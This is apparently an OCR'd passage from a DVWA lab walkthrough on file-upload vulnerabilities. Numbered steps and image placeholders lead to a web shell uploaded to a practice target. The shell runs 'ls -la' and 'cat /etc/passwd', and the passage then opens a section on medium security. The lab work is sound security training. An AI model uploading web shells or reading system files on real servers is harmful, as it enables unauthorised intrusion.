
2. Upload demo image for testing page functionality.









3. Make PHP script for exposition.




4. View source code for analysis.





5. Upload the script at target.





6. After successful uploaded script , exploit vulnerabilities.








www-data


Om's Web Shell
ls -la
Run
ls -la


total 104
drwxrwxrwx 2 root root 4096 Jun 6 10:40 .
drwxrwxrwx 5 root root 4096 May 13 15:04 ..
-rw-r--r-- 1 www-data www-data 83196 Jun 6 10:40 Logo.jpg
-rwxrwxrwx 1 root root 667 May 13 15:04 dvwa_email.png
-rw-r--r-- 1 www-data www-data 903 Jun 6 10:52 om_shell.php
-rw-r--r-- 1 www-data www-data 891 Jun 6 10:28 qrcode_attack.png


Om's Web Shell
cat /etc/passwd
Run




5.2.2 Medium Level Security


When using the medium level, it will check the reported file type from the client when its being uploaded.

